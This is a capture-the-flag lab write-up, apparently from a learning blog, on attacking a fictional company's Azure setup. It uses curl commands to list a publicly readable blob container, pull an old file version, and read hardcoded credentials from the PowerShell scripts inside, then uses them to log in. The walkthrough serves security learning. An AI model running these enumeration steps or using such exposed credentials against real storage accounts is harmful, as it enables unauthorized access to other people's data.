Scenario
Mega Big Tech have adopted a hybrid cloud architecture and continues to use a local on-premise Active Directory domain, as well as the Azure cloud. They are wary of being targeted due to their importance in the tech world, and have asked your team to assess the security of their infrastructure, including cloud services. An interesting URL has been found in some public documentation, and you are tasked with assessing it.
🚨 Mega Big Tech will begin rolling out their own External Authentication Provider to reduce yearly operating costs. However, threat actors have already compromised the custom provider and altered its configuration. As a result, any Multifactor Authentication (MFA) challenge will now automatically return as successful, ultimately satisfying any Conditional Access Policy (CAP) that requires the standalone-MFA grant control (as opposed to the Authentication Strength-MFA grant control).
Lab prerequisites
- Basic Windows command line knowledge
Learning outcomes
- Familiarity with the Azure CLI
- Identification and enumeration of Azure Blob Container
- Leverage blob previous version functionality to reveal secrets
- Understand how this attack chain could have been prevented
URL
The site is completely static with no interactive features.
https://dev.megabigtech.com/$web/index.html

Looking at the page’s source code revealed a key detail, it’s pulling resources directly from an Azure Blob Storage container.

https://mbtwebsite.blob.core.windows.net/$web/static/application-0162b80622a4b825c801f8afcd695b5918649df6f9b26eb012974f9b00a777c5.cs
The link we found, shows the files are stored in a container named $web. This $web container name is standard for hosting static websites in Microsoft Azure’s environment.
Anonymous blob storage enumeration
https://mbtwebsite.blob.core.windows.net/$web?restype=container&comp=list
We discovered the Azure Blob Storage container is configured to allow anonymous public access. This means anyone can list its contents without any authentication.
We can also use the following command to view the URLs in a more readable way.
curl -s "https://mbtwebsite.blob.core.windows.net/\$web?restype=container&comp=list" | xmlstarlet sel -t -m "//Url" -v "normalize-space()" -n

Enumerating the folders we are able to see a single folder only.
https://mbtwebsite.blob.core.windows.net/$web?restype=container&comp=list&delimiter=%2F
curl -s 'https://mbtwebsite.blob.core.windows.net/$web?restype=container&comp=list&delimiter=%2F' | xmllint --xpath "string(/EnumerationResults/Blobs/BlobPrefix/Name)" -
Enumerating Versioning

curl -s -H "x-ms-version: 2019-12-12" 'https://mbtwebsite.blob.core.windows.net/$web?restype=container&comp=list&include=versions' | xmllint --xpath "//Blob" - 2>/dev/null | sed 's/<\/Blob>/<\/Blob>\n/g' | sed -n 's/.*<Name>\([^<]*\)<\/Name>.*<VersionId>\([^<]*\)<\/VersionId>.*/\1 | \2/p'
By checking for old file versions in the storage, we identified and downloaded an interesting, archived file named scripts-transfer.zip.
curl -H "x-ms-version: 2019-12-12" 'https://mbtwebsite.blob.core.windows.net/$web/scripts-transfer.zip?versionId=2025-08-07T21:08:03.6678148Z' -o scripts-transfer.zip

Import-Module MSAL.PS# Username: marcus@megabigtech.com# Password: TheEagles12345!# Use Microsoft's public Azure PowerShell client ID$ClientId = "04b07795-8ddb-461a-bbee-02f9e1bf7b46"$TenantId = "common" # Or use your actual tenant ID$Scopes = @("https://graph.microsoft.com/.default")# Device code login (supports MFA)$TokenResponse = Get-MsalToken -ClientId $ClientId -TenantId $TenantId -Scopes $Scopes -DeviceCode# Use the access token in Graph API call$AccessToken = $TokenResponse.AccessToken$GraphApiUrl = "https://graph.microsoft.com/v1.0/users?`$select=displayName,userPrincipalName"$headers = @{ "Authorization" = "Bearer $AccessToken" "Content-Type" = "application/json"}$response = Invoke-RestMethod -Uri $GraphApiUrl -Headers $headers -Method Get# Show formatted output$response.value | Format-Table displayName, userPrincipalName
# Define the target domain and OU$domain = "megabigtech.local"$ouName = "Review"# Set the threshold for stale computer accounts (adjust as needed)$staleDays = 90 # Computers not modified in the last 90 days will be considered stale# Hardcoded credentials$securePassword = ConvertTo-SecureString "MegaBigTech123!" -AsPlainText -Force$credential = New-Object System.Management.Automation.PSCredential ("marcus_adm", $securePassword)# Get the current date$currentDate = Get-Date# Calculate the date threshold for stale accounts$thresholdDate = $currentDate.AddDays(-$staleDays)# Disable and move stale computer accounts to the "Review" OUGet-ADComputer -Filter {(LastLogonTimeStamp -lt $thresholdDate) -and (Enabled -eq $true)} -SearchBase "DC=$domain" -Properties LastLogonTimeStamp -Credential $credential | ForEach-Object { $computerName = $_.Name $computerDistinguishedName = $_.DistinguishedName # Disable the computer account Disable-ADAccount -Identity $computerDistinguishedName -Credential $credential # Move the computer account to the "Review" OU Move-ADObject -Identity $computerDistinguishedName -TargetPath "OU=$ouName,DC=$domain" -Credential $credential Write-Host "Disabled and moved computer account: $computerName"
By observing these two PowerShell scripts, we were able to retrieve hard-coded credentials. This is a common shortcut for administrators looking to automate tasks, but as demonstrated, it leaves sensitive information exposed to anyone with script access

We are able to gain a foothold and retrieve the flag in the user’s description.
 Persecure : my learning archive